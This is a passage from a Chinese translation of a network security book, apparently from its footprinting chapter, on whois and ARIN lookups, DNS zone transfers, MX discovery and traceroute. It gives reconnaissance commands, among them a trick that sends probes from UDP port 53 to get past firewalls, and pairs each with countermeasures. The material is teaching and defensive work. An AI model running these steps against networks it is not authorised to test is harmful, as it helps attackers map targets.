记录创建和更改日期指示信息本身的精确度。如果记录是在5年前创建的，但此后从未更新过，那么几乎可以肯定其中某些信息（譬如管理方面联系人）已过期。

最后提供的信息是权威性DNS服务器。首先列出的是主DNS服务器，随后列出的都是辅DNS服务器。本章稍后讨论的DNS质询需要这些信息。另外，我们可以尝试使用所列的网络范围着手对ARIN数据库的网络查询。

技巧 *从某个whois查询取得HST记录后，用后跟该记录的server指令再执行whois查询，就能找到某个给定DNS服务器权威性地解析的其他域名。下面列出了具体的步骤。*

1. *对目标域名执行whois查询。*
2. *定位第一个DNS服务器。*
3. *对该DNS服务器执行whois查询，所用命令为：*
   whois "HOST 10.10.10.1"@whois.networksolutions.com
4. *定位该DNS服务器的HST记录。*
5. *以server指令执行whois查询，所用命令为*
   whois "SERVER NS9999-HST"@whois.networksolutions.com

网络查询

ARIN(American Registry for Internet Numbers)是另一个数据库，我们可以用于确定与目标域相关的网络。此数据库中有一个组织所属的特定网络块。这是非常重要的，它可以确定系统是否由目标组织实际所有，还是和另一组织，比如ISP，共享或是托管。

在我们的例子中，我们可以试着确定"Acme Networks"拥有的所有网络。ARIN数据库查询是特别的手工查询，不受Network Solutions实现的50条记录的限制。请注意所用到的"."通配符。

```
bash]$ whois "Acme Net."@whois.arin.net
[whois.arin.net]
Acme Networks (ASN-XXXX)   XXXX                 99999
Acme Networks (NETBLK)     10.10.10.0-10.20.199.255
```

关于特定网络块(10.10.10.0)，我们还可以提交更特定的查询：

```
[bash]$ whois 10.10.10.0@whois.arin.net
[whois.arin.net]
Major ISP USA (NETBLK-MI-05BLK) MI-05BLK  10.10.0.0-10.30.255.255
```

```
ACME NETWORKS, INC. (NETBLK-MI-10-10-10) CW-10-10-10
    10.10.10.0-10.20.129.255
```

ARIN提供便利的基于Web的查询机制，如图1.4所示。审查查询结果，我们看到"Major ISP USA"是Acme Networks的主要骨干网供应商，前者给后者指派了一个A类网络（关于TCP/IP的完整讨论参见Richard Stevens先生的"TCP/IP Illustrated Volume 1"）。于是我们可以得出结论：这是一个由Acme Networks拥有的有效网络。




图1.4 搜索ARIN信息最方便的办法之一是访问其网站

POC查询

既然管理方面联系人可能为多个机构承担这个角色，因此执行POC查询根据用户数据库句柄搜索是有用的。我们搜索的句柄是"WB9201"，这是从前面的域查询中获得的，你也许会发现以前并没在意的域。

```
[bash]$ whois "HANDLE WB9201"@whois.networksolutions.com
Boyd, Woody (Network Engineer) (WB9201)          woody@ACME.NET
      BIG ENTERPRISES
      11 TOWN CENTER AVE
      EINSTEIN, AZ 20198
      201-555-1212 (201)555-1212 (FAX) 201-555-1212
```

我们还可以搜索@Acme.net以取得该特定域内所有电子邮件地址的列表。下面的结果输出为清晰起见作了截短处理。

```
[bash]$ whois "@Acme.net"@whois.internic.net
Smith, Janet (JS9999)    jsmith@ACME.NET          (201)555-9111 (FAX)
(201)555-3643
Benson, Bob  (BB9999)      bob@ACME.NET           (201)555-0988
Manuel, Eric(EM9999)      ericm@ACME.NET          (201)555-8484 (FAX
(201)555-8485
Bixon, Rob (RB9999)      rbixon@ACME.NET          (201)555-8072
```

对策：公共数据库安全

此前讨论过的各种数据库中所包含的信息有不少面临被公众发现的危险。管理方面联系人、注册过的网络块、授权名字服务器等信息在一个机构往因特网上注册某个域名时都得提供。然而为了提高攻击者的攻击难度，一些安全方面的考虑必须采纳

管理方面联系人即将离开所在机构时，仍能改动该机构的域信息，这种情况并不鲜见。因此首先得保证的是列在这些数据库中的信息是准确的。必要时就更新管理、技术和财务方面的联系人信息。另外得慎重考虑所列的电话号码和地址，因为它们可被用作拨入攻击或社交工程目的的着手点。可考虑改用免费电话号码或不在本机构电话交换机范围内的号码。另外，我们看到过一些机构列着捏造的管理方面联系人，期望以此捕获潜在的社交工程师。如果某位雇员收到来自这个虚构的联系人的电子邮件或

电话，那就提醒信息安全部门，存在潜在的问题。

伴随域名注册的另一个危险来自注册机构允许更新方式。比如，当前Network Solutions的实现允许对域名信息自动在线修改。Network Solutions以三种不同的方法认证域名注册人的身份：电子邮件的FROM字段、密码和利用Pretty Good Privacy（简称PGP，全球电子邮件加密标准）密钥。令人惊悚的是，缺省的认证方法是电子邮件的FROM字段。这种认证机制的安全隐患是巨大的。实际上任何人都可以不费吹灰之力地捏造电子邮件的地址，以此修改与目标域名关联的信息，即所谓的域劫持（domain hijacking）。按照《华盛顿邮报》的报导，1998年10月16日针对AOL（美国联机服务公司）的攻击就是这么发生的。有人冒充AOL的一位官员修改了AOL的域名信息，结果所有网络分组都被定向到autonete.net，AOL迅速从这次事故中恢复过来，不过事故本身也说明了一个机构在因特网上存在的脆弱性。选择诸如密码或PGP认证之类更为安全的方案来修改域名信息非常重要。另外，管理或技术方面联系人也要求通过由Network Solutions提供的联系人表格（Contact Form）建立认证机制。

1.2.3 步骤3：DNS查询

标识出所有关联的域名后，就可以开始查询DNS了。DNS是一个分布式数据库，用于把主机名映射成IP地址，或者反之。如果DNS配置得不安全，就有可能取得关于其所在机构的泄密性信息。

区域传送

流行度：	*9*
容易度：	*9*
影响力：	*3*
风险率：	*7*

系统管理员可能犯的最严重的误配置之一是：允许不受信任的因特网用户执行DNS区域传送（*zone transfer*）。

区域传送允许一个辅域名服务器从其主服务器更新自己的区域数据[2]。这样给DNS

译者注 ②关于区域、区域传送、主辅域名服务器和记录等DNS相关概念的详细信息参见译者所译《UNIX系统管理技术》中的第16章，清华大学出版社。

的运行提供了冗余度，以防主域名服务器变得不可用。一般地说，DNS区域传送只有对应的辅域名DNS服务器才需执行。然而许多DNS服务器误配置成任何主机请求就给它提供一个区域数据的拷贝。如果所提供的信息只是与连到因特网上且具备有效主机名的系统相关，那么这种误配置不一定是坏事。尽管这样使得攻击者发现潜在目标变得容易得多。真正的问题发生在一个机构没有使用公用/私用DNS机制来分割外部公用DNS信息和内部私用DNS信息的时候，这种情况下，内部主机名和IP地址暴露给了攻击者。把内部IP地址信息提供给因特网上不受信任的用户就像是把一个机构的内部网络的完整蓝图或导航图奉送给了别人。

下面查看几个用于执行区域传送的方法以及能从中获取的信息类型。尽管执行区域传送有多个不同的工具，我们还是只打算讨论若干种常用类型。

使用大多数UNIX和NT上通常提供的nslookup客户程序是执行区域传送的一个简单办法。我们可以以交互模式使用nslookup。

```
[bash]$ nslookup
Default Server:  dns2.acme.net
Address: 10.10.10.2

>> server 10.10.10.2

Default Server:  [10.10.10.2]
Address: 10.10.10.2

>> set type=any
>> ls -d Acme.net.>> /tmp/zone_out
```

我们首先以交互模式运行nslookup。启动之后，nslookup首先告知它正在使用的名字服务器，这通常是所在机构的DNS服务器，或者是由该机构的因特网服务供应商(ISP)提供的某个DNS服务器。然而，我们的DNS服务器(10.10.20.2)对于目标域名并不是授权的，因此我们必须手工告诉nslookup应查询哪一个DNS服务器。在上面的例子中，我们使用Acme Networks的主DNS服务器(10.10.10.2)。回想一下，我们是在早些时候执行域名whois查询时找到该信息的。

接下去把记录类型设置为any，这将允许你取得任何可能的DNS记录(使用man nslookup命令查看)，从而构成一个完整的清单。

最后，我们使用ls选项列出所有与目标域名关联的记录，其中－d开关用于列出该域名的所有记录。我们在域名后面添了个点号“.”以强调这是一个完全限定域名，不过大多数情况下不添加也行。另外，我们把输出重定向到文件/tmp/zone_out中，以便稍后操纵它。

完成区域传送后，我们就能查看输出文件，找一找是否存在有助于标识特定系统的任何让人感兴趣的信息。让我们审查一下输出结果：

```
[bash]$ more zone_out
acct18          1D IN A         192.168.230.3
                1D IN HINFO     "Gateway2000" "WinWKGRPS"
                1D IN MX        0 acmeadmin-smtp
                1D IN RP        bsmith.rci bsmith.who
                1D IN TXT       "Location:Telephone Room"
ce              1D IN CNAME     aesop
au              1D IN A         192.168.230.4
                1D IN HINFO     'Aspect" "MS-DOS"
                1D IN MX        0 andromeda
                1D IN RP        jcoy.erebus jcoy.who
                1D IN TXT       "Location: Library"
acct21          1D IN A         192.168.230.5
                1D IN HINFO     "Gateway2000" "WinWKGRPS"
                1D IN MX        0 acmeadmin-smtp
                1D IN RP        bsmith.rci bsmith.who
                1D IN TXT       "Location:Accounting"
```

我们不打算详细筛读每个记录，而是指出若干种重要的类型。可以看出，列在右边的每个主机系统名栏都对应一个A记录，它指出了该系统的IP地址。另外，每台主机都对应一个HINFO记录，标识其平台或所运行的操作系统类型(参见RFC-952)。HINFO记录并非必需，反倒给攻击者提供了不少信息。既然我们已把区域传送的结果保存到一个输出文件中，接着就能很容易地使用像grep、sed或awk这样的UNIX程序或Perl操纵这个结果。

假定我们是SunOS或Solaris专家，我们可以按部就班地找出其HINFO记录带有SPARC、Sun或Solaris等词的IP地址。

```
[bash]$ grep-i solaris zone_out |wc-l
    388
```

可以看到，我们有388个引用“Solaris”一词的潜在记录。毫无疑问，我们有大量的目标。

测试系统也是攻击者们偏爱的选择之一。原因很简单：测试系统通常不怎么打开众多的安全特性，往往设置易于猜到的密码，而且管理员也有不关心谁登录进来的倾向。这确实是个“无执照营业者”的完美之家。我们可以如下所示搜索测试系统

```
[bash]$ grep -i test /tmp/zone_out |wc-l
    96
```

可以看出，该区域文件中约有96个含有“test”一词的项。这应该等同于相当数量的实际测试系统。以上只是一些简单的例子。大多数入侵者会分割区域数据以瞄准具有已知脆弱点的特定系统类型。

这里有两点需要大家注意。首先，前面谈及的方法一次只查询一个名字服务器。这意味着不得不给授权解析目标域名的所有名字服务器执行完全相同的任务。另外，我们只是查询了Acme.net域，如果存在子域，我们又不得不给每个子域（例如greenhouse Acme.net）执行同样类型的查询。其次，你可能会收到一个消息，声称你不能罗列域名数据或者查询被拒绝。这通常指示目标域名服务器已被配置成不允许未经授权的用户执行区域传送。这么一来你不能再从该服务器执行区域传送，不过要是存在多个DNS服务器，你仍有可能找到一个允许区域传送的服务器。

既然已经展示了手工查询DNS的方法，下面就转而介绍加速这一过程的大量工具，包括host、Sam Spade、axfr和dig（本书不讨论）[3]。

许多版本的UNIX伴有host命令。下面是使用host命令的一些简单形式：

```
host -l Acme.net
```

或者

```
host -l -v -t any Acme.net
```

译者注：③ dig是一个比nslookup优秀的工具，译者所译《UNIX系统管理技术》的16.15.4节中有介绍。

如果只需要host输出中的IP地址部分，以便作为某个shell脚本的输入，那么可以从host命令的输出中cut出IP地址部分：

```
host -l acme.net | cut -f 4 -d "  ">> /tmp/ip_out
```




图1.5 如果你偏爱Windows，就可以使用多面手的Sam Spade工具执行区域传送以及其他踩点任务

并非所有踩点职责都得经由UNIX命令完成。一些Windows产品也能提供同样的信息，例如图1.5 所示的Sam Spade。

最后，你可以使用执行区域传送的最佳工具之一，由Gaius编写的axfr(ftp://ftp.cdit.edu.cn/pub/linux/www.trinux.org/src/netmap/axfr-0.5.2.tar.gz)。这个实用工具递归地传送区域信息，给所查询的每个域创建一个经压缩的区域和主机文件数据库。此外，你甚至可以把像com和edu这样的顶级域名传递给它，以取得分别与com和edu关联的所有域名，不过我们反对这么做。运行axfr 的命令如下所示：

```
[bash]$ axfr Acme.net
axfr: Using default directory: /root/axfrdb
Found 2 name servers for domain 'Acme.net.':
Text deleted.
Received XXX answers (XXX records).
```

要查询刚刚获得的axfr 数据库中的信息，执行如下命令：

```
[bash]$ axfrcat Acme.net
```

确定邮件交换(MX)记录

确定电子邮件在哪儿处理是定位目标机构防火墙网络之所在的重要突破口。在商业环境中，邮件往往是在防火墙主机所在的系统上处理的，或者至少是在同一个网络上。我们可使用host 命令帮助获取更多的信息。

```
[bash]$ host  Acme.net
Acme.net has address 10.10.10.1
Acme.net mail is handled (pri=20) by smtp-forward.Acme.net
Acme.net mail is handled (pri=10) by gate.Acme.net
```

如果只给host命令指定一个域名而不使用任何参数，那么它将首先尝试解析A记录，接着尝试解析MX记录。上面的信息看起来与我们先前执行的针对ARIN数据库的whois搜索互为参照。因此，我们可以满意地肯定这就是我们要深入调查的网络。

对策：DNS 安全

DNS给攻击者提供了大量的信息，因此有必要降低可在因特网上获取的信息量。从

主机配置角度来看，必须把区域传送限定在只有经授权的服务器才能执行。就现代版本的BIND而言，named.boot 文件中的xfernets指令可用于实施这个限制。在Microsoft的DNS上限制区域传送可使用其中的Notify选项（具体参见http://support.microsoft.com/support/kb/articles/q193/8/37.asp）。就其他版本的名字服务器而言，应查阅文档以确定限制或禁止区域传送的必要步骤。

从网络角度看，可以配置防火墙或分组过滤路由器，由它们拒绝所有未经授权的通往53号TCP端口的外来连接请求。既然名字查找请求使用的是UDP，而区域传送请求使用的是TCP，因此这将有效地挫败区域传送企图。另外，可考虑设置访问控制设备或入侵检测系统(IDS)，作为潜在的敌意活动来登记这些企图传送区域的信息。

限制区域传送会延长攻击者探测IP地址和主机名所必需的时间。然而既然名字查找仍然是受允许的，攻击者仍可能针对某个给定网络块的所有IP地址手工执行查找。因此有必要配置外部名字服务器，其上只提供关于直接连到因特网上的系统的信息。外部名字服务器绝不能配置成泄漏内部的网络信息。这一点看起来微不足道，但我们确实看到过误配置的名字服务器，允许我们取出超过16 000个内部IP地址和关联的主机名。最后，我们坚决反对使用HINFO记录。在以后的章节中我们会看到，相当精确地标识目标系统的操作系统是可能的，不过HINFO记录使得按部就班地挑拣潜在的脆弱系统的工作变得容易得多。

1.2.4 步骤4：网络勘察

既然已经标识了潜在的网络，我们就可以尝试确定它们的网络拓扑以及进入网络内部的潜在访问通路。

路径跟踪

流行度：	*9*
容易度：	*9*
影响力：	*2*
风险率：	*7*

为完成本任务，我们使用大多数版本的UNIX和Windows NT上都有的traceroute程序（ftp://ftp.ee.lbl.gov/traceroute.tar.Z）。在Windows NT中该程序名为tracert，这是由传统的8.3文件名长度限制造成的。

traceroute是一个最初由Van Jacobson编写的诊断工具，允许查看一个IP分组从一台主机流动到另一台主机的路径。traceroute使用IP分组中的存活时间(TTL)字段从途径的每台路由器引发一个ICMP超时(TIME_EXCEEDED)消息。处理该分组的每台路由器应该将TTL字段减1。这么一来，TTL字段实际上变成了一个步跳计数器。我们可利用traceroute的功能确定分组途径的准确路径。正如先前提到过的那样，traceroute除用于标识可能在过滤我们的分组的访问控制设备(基于应用程序的防火墙或分组过滤路由器)外，也可以用于探索目标网络采用的网络拓扑。

让我们看一个例子：

```
[bash]$ traceroute Acme.net
traceroute to Acme.net (10.10.10.1), 30 hops max, 40 byte packets
1 gate2 (192.168.10.1) 5.391 ms 5.107 ms 5.559 ms
2 rtr1.bigisp.net (10.10.12.13) 33.374 ms 33.443 ms 33.137 ms
3 rtr2.bigisp.net (10.10.12.14) 35.100 ms 34.427 ms 34.813 ms
4 hssitrt.bigisp.net (10.11.31.14) 43.030 ms 43.941 ms 43.244 ms
5 gate.Acme.net (10.10.10.1) 43.805 ms 44.041 ms 47.835 ms
```

可以看到这些分组的路径在离开本地路由器(名为gate)后，途径3跳(2～4)到达最终目的地。这些分组途径各自步跳时未受阻塞。从以前做的工作我们得知，Acme.net的MX记录指向gate.acme.net 。于是我们可以假设这是一台活动的主机，在它之前的那一跳(4)是该机构的边界路由器。第4跳可能是一台专用的基于应用程序的防火墙主机，也可能是一台简单的分组过滤设备路由器——我们还不能肯定。一般地说，一旦在某个网络上碰到一个活动的系统，它之前的系统通常是一个执行路由功能的设备(例如路由器或防火墙)。

这是一个非常简单的例子。在复杂的环境中有可能存在多个路由通路，也就是多接口的路由设备(例如Cisco 7500系列路由器)。此外，每个接口上应用程序的访问控制列表(ACL)也可能不同。不少情况下，某些接口会放行traceroute请求，其他接口则因应用在其上的ACL而拒绝放行。这么一来，使用traceroute来映射出整个目标网络变得极为重要。得到目标网络上多个系统的traceroute结果后，你就可以着手创建一个网络图解，其上标出因特网网关的体系结构以及提供访问控制功能的设备的位置。我们称这样的图解为访问通路图解(access path diagram)。

值得注意的是，UNIX上大多数版本的traceroute缺省发送的是用户数据报协议(UDP)分组，并有以-I开关改用网际控制消息协议(ICMP)分组的选择余地。而Windows NT中tracert的缺省行为是使用ICMP回射请求(echo request)分组。因此使用traceroute工具的结果可能随站点阻塞UDP分组还是阻塞ICMP分组而变化。traceroute的另一个有意思的选项是允许用户指定宽松源路由(loose source routing)的-g。这么一来，如果你认定目标网关会接受源路由的分组(这是一个主要的罪恶源泉)，你就可以以合适的步跳指针尝试打开该选项(具体用法可在UNIX上运行man traceroute命令得到)。

traceroute还有另外几个开关需要讨论，它们可能允许你绕过访问控制设备。-p*n*选项允许指定一个起始UDP端口号(*n*)，该端口号在每次启动探测后增1。这么一来，如果不修改traceroute程序本身的话，我们就无法使用一个固定的端口号。所幸的是Michael Schiffman已给traceroute 1.4a5版本创建了一个补丁，该补丁增设了阻止端口号递增的-S开关(ftp://ftp.ee.lbl.gov/traceroute-1.4a5.tar.Z)。我们于是能够迫使待发送的每个分组都有一个固定的端口号，以期待访问控制设备会放行它们。53号UDP端口(DNS查询端口)是一个理想的起始端口号。既然许多站点允许外来的DNS查询，因此访问控制设备放行我们的探测分组的概率相当地高。

```
[bash]$ traceroute 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets
1 gate (192.168.10.1) 11.993 ms 10.217 ms 9.023 ms
2 rtr1.bigisp.net (10.10.12.13) 37.442 ms 35.183 ms 38.202 ms
3 rtr2.bigisp.net (10.10.12.14) 73.945 ms 36.336 ms 40.146 ms
4 hssitrt.bigisp.net (10.11.31.14) 54.094 ms 66.162 ms 50.873 ms
5 * * *
6 * * *
```

可以看出，缺省发送的UDP的traceroute探测分组被防火墙阻塞了。

现在改为以固定的53号UDP端口(DNS查询端口)发送traceroute探测分组。

```
[bash]$ traceroute -S -p53 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets
1 gate (192.168.10.1)    10.029 ms 10.027 ms 8.494 ms
2 rtr1.bigisp.net (10.10.12.13) 36.673 ms 39.141 ms 37.872 ms
3 rtr2.bigisp.net (10.10.12.14) 36.739 ms 39.516 ms 37.226 ms
4 hssitrt.bigisp.net (10.11.31.14) 47.352 ms 47.363 ms 45.914 ms
5 10.10.10.2 (10.10.10.2)  50.449 ms 56.213 ms 65.627 ms
```

对于其中的访问控制设备(第4跳)来说，这次的分组是可接受的，于是毫无阻碍地通过了。这就是说，仅仅通过改为发出目的端口为53号UDP端口的探测分组，我们就探测到了访问控制设备后面的系统。另一方面，如果某个探测分组的目的系统恰好在53号UDP端口上监听，它就不会返送通常的ICMP不可达消息[9]。这么一来，即使探测分组已到达了最终目的地，也看不到显示该主机的名字或IP地址。

到此为止我们都是面向命令行使用traceroute的。对于图形界面爱好者来说，可以使用VisualRoute(www.visualroute.com) 或NeoTrace(http://www.neotrace.com/) 进行路径跟踪。VisualRoute给每个网络步跳提供了一个图形化描述，并与whois查询结合起来。如图1.6 所示的VisualRoute引人注目，然而对于大规模网络勘察来说扩展性并不好

用于确定一个给定访问控制设备中使用着的特定ACL的方法还有一些。第11章中讨论的防火墙协议扫描(firewall protocol scanning)就是一个这样的方法。

对策：挫败网络勘察

我们在本章中仅仅触及了网络勘察技巧，以后各章中我们将看到更多的入侵技巧。不过有若干对策可用来标识讨论过的网络勘察探测分组并挫败这种企图。以后讨论的许多商业NIDS程序能检测这种类型的网络勘察。而且，作为最好的免费NIDS程序之一，Marty Roesch开发的snort(http://www.snort.org/) 就可以检测这些活动。当有人在对你执行traceroute时，如果你有采取攻势的兴致，那么可以使用来自Rhino9的Humble编写的称为RotoRouter的程序(http://packetstorm.securify.com/linux/trinux/src/rr-1.0.tgz)。该工具用于记录外来的traceroute请求，并产生虚假的应答。最后一个措施是把边界路由器配置成限制ICMP和UDP分组到特定的系统，从而最大限度降低暴露程度，这得取决于所在站点的具体安全规范。

[9] ⑨这里有必要澄清分组与路由器的关系。不考虑访问控制等外加因素，当某个设备转发一个分组时，我们说该设备是该分组的路由器，或者说该设备路由了该分组。traceroute工作时，首批发出的探测分组(每批3个)的TTL字段为1，以后逐批增加1，直到探测到目的系统为止。每批探测分组依次探测到达目的系统的路径上的一跳，按照分组与路由器的关系，除最后一跳即目的系统外，其余各跳都是探测分组的路由器、作为探测分组的路由器，它们将途径的每个探测分组的TTL字段减1，把TTL字段减为0的那台路由器丢弃相应的探测分组，并返送一个ICMP超时消息，traceroute据此探测出除最后一跳外的其余各跳。如果到达目的系统的探测分组是UDP分组，那么只要目的系统不在监听该分组的目的端口，它就返送一个ICMP端口不可达消息。如果探测分组是ICMP回射请求分组，那么目的系统必然返送一个ICMP回射应答分组，traceroute就是据此探测出最后一跳的。不过固定端口号的UDP分组探测存在一个"黑洞"：目的系统在监听探测分组的目的端口时，不会返送任何ICMP消息，traceroute于是没完没了地一批批发出探测分组。不固定端口号的UDP分组探测不存在永久的黑洞，因为探测分组的端口号在逐批加1。

